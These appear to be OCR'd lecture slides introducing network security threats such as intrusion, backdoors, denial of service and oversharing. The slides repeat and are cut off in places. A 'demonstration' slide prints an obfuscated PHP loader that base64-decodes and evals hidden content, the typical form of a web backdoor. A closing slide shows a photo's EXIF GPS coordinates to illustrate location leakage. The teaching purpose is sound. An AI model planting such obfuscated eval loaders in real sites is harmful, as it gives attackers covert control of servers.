
internet was designed to share data, not to provide security

internet? Some data (2015)




https://en.wikipedia.org/wiki/File:InternetPenetrationWorldMap.svg

internet? Some data



internet? Some data



https://en.wikipedia.org/wiki/Global_Internet_usage#/media/File:Internet_Hosts_Count_log.svg

3,43 billions users

- 144 billions emails each day (2/3 are spams)

- 1 internet website on 500 is infected by a virus or malware
  - Google blocks 10 000 websites/day

Overview

- What is security?
- Why do we need security?
- Who is vulnerable?
- Common security attacks and countermeasures
  - Firewalls & Intrusion Detection Systems
  - Denial of Service Attacks
  - TCP Attacks
  - Packet Sniffing
  - Social Problems

"I'm no expert, but I think it's some kind of cyber attack!"

Overview

- But … most of the time ;)

What is “Security”

- Dictionary.com says:
  1. Freedom from risk or danger; safety.
  2. Freedom from doubt, anxiety, or fear; confidence.
  3. Something that gives or assures safety, as:
     1. A group or department of private guards: Call building security if a visitor acts suspicious.
     2. Measures adopted by a government to prevent espionage, sabotage, or attack.
     3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant.

  …etc.

What is “Security”

Dictionary.com says:

1. Freedom from risk or danger; safety.
2. Freedom from doubt, anxiety, or fear; confidence.
3. Something that gives or assures safety, as:
    1. A group or department of private guards: Call building security if a visitor acts suspicious.
    2. Measures adopted by a government to prevent espionage, sabotage, or attack.
    3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant.

…etc.

What is “Security”

Dictionary.com says:

1. Freedom from risk or danger; safety.
2. Freedom from doubt, anxiety, or fear; confidence.
3. Something that gives or assures safety, as:
    1. A group or department of private guards: Call building security if a visitor acts suspicious.
    2. Measures adopted by a government to prevent espionage, sabotage, or attack.
    3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant.

…etc.

What is “Security”

- Dictionary.com says:
  - 1. Freedom from risk or danger; safety.
  - 2. Freedom from doubt, anxiety, or fear; confidence.
  - 3. Something that gives or assures safety, as:
    - 1. A group or department of private guards: Call building security if a visitor acts suspicious.
    - 2. Measures adopted by a government to prevent espionage, sabotage, or attack.
    - 3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant.

  …etc.


Why do we need security?

- Protect vital information while still allowing access to those who need it
  - Trade secrets, medical records, etc.
- Provide authentication and access control for resources
  - Ex: AFS
- Guarantee availability of resources
  - Ex: 5 9's (99.999% reliability)

Who is vulnerable?

- Financial institutions and banks
- Internet service providers
- Pharmaceutical companies
- Government and defense agencies
- Contractors to various government agencies
- Multinational corporations
- **ANYONE ON THE NETWORK**


threats



1 http://openclipart.org/detail/171417/laptop-by-cyberscooty-171417
2 http://openclipart.org/detail/171423/server---database-by-cyberscooty-171423
3 http://openclipart.org/detail/171432/user-1-by-cyberscooty-171432
4 http://openclipart.org/detail/152311/internet-cloud-by-b.gaultier
5 http://openclipart.org/detail/171420/switch-hub-by-cyberscooty-171420

threats

- On servers
  - Hackers penetrate systems
    - Ex: intrusion (SQL injection, bruteforce, …)
  - Hackers compromize services
    - Ex : webpages hacks, …
  - Finally, Hackers open some backdoors
    - Ex: rootkits, …
    - Trojans




http://www.f-secure.com/weblog/archives/archive-032006.html
http://hackaday.com/2011/06/28/teensy-avrs-used-in-penetration-testing/

threats

- demonstration


```
<?php
$OOOOOOOOO="__FILE__";$OOOOOOOO="__LINE__";$OOOOOOOO=85248;eval((base64_decode(
'JE8wMDBPME8wMD1mb3BlbigkT09PME8wTzAwLCdyYicpO3doaWxlKC0tJE8wME8wME8wMC1mZ2V0cygkTzAwME8wTzAwLDEwMjQpO2
ZnZXRzKCRPMDAwTzBPMDAsNDA5Nik7JE9PMDBPMDBPMD0oYmFzZTY0X2RlY29kZShzdHJ0cihmcmVhZCgkTzAwME8wTzAwLDM3MiksJ
2V0V3hqdzFZZDdzUjRtNVEyYnpKUHE2Z0dLbmthK2kzRjBNdThURGMvTm9TSUxwVnZCWkE5aEVDeVVYSE9yZmw9JywnQUJDREVGR0hJ
SktMTU5PUFFSU1RVVldYWVphYmNkZWZnaGlqa2xtbm9wcXJzdHV2d3h5ejAxMjM0NTY3ODkrLycpKSk7ZXZhbCgkT08wME8wME8wKTs
='))));return;?>
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
```

thr



http://sourceforge.net/projects/loic
http://map.ipviking.com

thr


-
  -

http://nakedsecurity.sophos.com/2012/11/21/prince-william-photos-password/


To sum up…

- **Threat 1**: we **speak** to much!


- **Threat 2**: we **click** too much too …




- **Threat 3:** we leave a lot
  - On social networks (→ O
  - During travels - https://w



exif:GPSImgDirection: 54424/255
exif:GPSImgDirectionRef: T
exif:GPSLatitude: 15,39.49N
exif:GPSLongitude: 88,59.53W
exif:GPSTimeStamp: 2012-12-03T18:25:26Z



